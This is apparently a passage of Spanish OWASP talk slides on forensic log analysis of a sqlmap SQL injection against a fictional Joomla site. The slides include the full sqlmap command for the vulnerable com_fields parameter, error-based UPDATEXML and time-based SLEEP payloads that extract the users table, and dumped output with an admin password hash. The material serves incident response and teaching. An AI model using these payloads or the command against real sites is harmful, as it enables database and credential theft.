(UPDATEXML(6456,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(`block` AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),3011))	500
(UPDATEXML(4029,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(`name` AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),5635))	500
(UPDATEXML(2967,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(activation AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),6556))	500
(UPDATEXML(7452,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(email AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),4158))	500
(UPDATEXML(3267,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(id AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),8242))	500
(UPDATEXML(5132,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(lastResetTime AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),6407))	500
(UPDATEXML(3204,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(lastvisitDate AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),9609))	500
(UPDATEXML(6708,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(otep AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),5254))	500
(UPDATEXML(6475,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(otpKey AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),1512))	500
(UPDATEXML(6865,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(params AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),4338))	500
(UPDATEXML(9804,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(password AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),4279))	500
(UPDATEXML(3192,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(password AS NCHAR),0x20)),23,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),4805))	500
(UPDATEXML(2501,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(password AS NCHAR),0x20)),45,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),3337))	500
(UPDATEXML(9054,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(registerDate AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),6357))	500
(UPDATEXML(1409,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(requireReset AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),2596))	500
(UPDATEXML(4775,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(resetCount AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),2478))	500
(UPDATEXML(6987,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(sendEmail AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),9146))	500
(UPDATEXML(8506,CONCAT(0x2e,0x717a766271,(SELECT MID((IFNULL(CAST(username AS NCHAR),0x20)),1,22) FROM joomla_db.qoxit_users ORDER BY id),0x71627a7071),6487))	500

Análisis forense de los logs (ej. en paso 5)

Analizando las consultas podemos ver que hizo:

- 1 consulta para obtener la cantidad de registros (`COUNT(*)`)
- 1 consulta para obtener: `block, name, activation, email, id, lastResetTime, lastvisitDate, otep, otpKey, params, registerDate, requireReset, resetCount, sendEmail, username`
- 3 consultas para password (porción 1-22, 23-44, 45-66)
- no usa LIMIT pues la tabla tiene un solo registro

Análisis forense de los logs (ej. en paso 6)

6. Obtener datos de la tabla qoxit_users del schema joomla, usando "MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)"

```
sqlmap -u
'http://joomla_app:80/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=name' -p list[fullordering] --random-agent --batch --dump -D joomla_db -T 'qoxit_users' --dbms=mysql --technique=T > /sqlmap-output/joomla/06-users-table-data-technique-T.txt
```

```
[21:20:43] [INFO] retrieved: $2y$10$GZhsb9aN/17tnj.oE/5NpuFlAT1bhGleMZNM9DCQQigUbNSipPfbC

[21:24:57] [INFO] retrieved: 2024-08-24 19:16:35

[21:26:11] [INFO] retrieved: 0

[21:26:17] [INFO] retrieved: 0

[21:26:23] [INFO] retrieved: 1

[21:26:26] [INFO] retrieved: admin
Database: joomla_db
Table: qoxit_users
[1 entry]
+-----+---------+---------------+------------+---------+---------+---------+--------------------------------------------------------------+----------+
| id  | otep    | email         | name       | otpKey  | params  | block   | password                                                     | username |
+-----+---------+---------------+------------+---------+---------+---------+--------------------------------------------------------------+----------+
| 679 | <blank> | admin@test.com | Super User | <blank> | <blank> | 0       | $2y$10$GZhsb9aN/17tnj.oE/5NpuFlAT1bhGleMZNM9DCQQigUbNSipPfbC | admin    |
+-----+---------+---------------+------------+---------+---------+---------+--------------------------------------------------------------+----------+
```

Análisis forense de los logs (ej. en paso 6)

Con 1301 pedidos bajo todos los datos del único registro que teníamos en la tabla.

```
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))>64,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))>96,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))>80,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))>88,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))>84,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))>82,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))>83,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),1,1))!=83,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))>64,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))>96,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))>112,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))>120,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))>116,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))>118,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))>117,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),2,1))!=117,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),3,1))>96,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),3,1))>112,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),3,1))>104,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),3,1))>108,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),3,1))>110,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),3,1))>111,0,1)))))BfNw)
(SELECT 3733 FROM (SELECT(SLEEP(1-(IF(ORD(MID((SELECT IFNULL(CAST(`name` AS NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id LIMIT 0,1),3,1))!=112,0,1)))))BfNw)
```

Análisis forense de los logs (ej. en paso 6)

Esto se debe a que estamos explotando una time-based blind - Parameter replace (substraction).

- en este caso, para sacar un dato tiene que adivinarlo caracter a caracter basado en el tiempo que demoró la consulta en ejecutar.
- esta es la razón por la cual esta inyección ciega toma 1301 pedidos para obtener lo mismo que la basada en error hace en 19 pedidos.

A continuación analizaremos la sintaxis del ataque y consideraciones generales cuando los ataques son ciegos.

Análisis forense de los logs (ej. en paso 6)

La consulta que extrae datos es:

```
(SELECT 8889 FROM (SELECT(SLEEP(1-
(IF(ORD(MID((SELECT IFNULL(CAST(`block` AS
NCHAR),0x20) FROM joomla_db.qoxit_users ORDER BY id
LIMIT 0,1),1,1))>307485,0,1))))))PiCC)
```


- obtiene si el ordinal del primer carácter del campo `block` es mayor que `307485`.
- `LIMIT` lo va cambiando para posicionarse en diferentes registros de la tabla.
- el sleep depende de si se cumple la condición lógica o no.

Análisis forense de los logs

Usualmente debemos responder qué datos se comprometieron.

- Si la SQLi es basada en error, no tenemos los datos en el log, pero si que registros se robaron de la tabla (necesitaríamos una foto de la base de datos en el momento del ataque para estar 100% seguros de cuáles fueron los datos).
- Si la SQLi es ciega, tenemos el proceso de inferencia que hizo sqlmap, con eso podemos estimarlo como con la SQLi basada en error o calcularlo de manera exacta, pero implica un procesamiento bastante avanzado de los logs.

Contención (WAF)



Remediación

Se debe actualizar la aplicación vulnerable o corregir el código fuente en caso de ser un desarrollo a medida.

Trabajos futuros utilizando IA

- Durante el proceso forense no se pudo utilizar IA como Chat GPT por razones de privacidad.
- Durante la preparación de la charla si se pudo utilizar Chat GPT pues es un caso ficticio y demostró tener capacidad de responder preguntas sobre los logs de apache.
- ¿Se puede entrenar un modelo para que procese millones de registros de log y haga el trabajo forense por nosotros?

Muchas Gracias

OWASP Río de la Plata

¿Preguntas?

Tilsor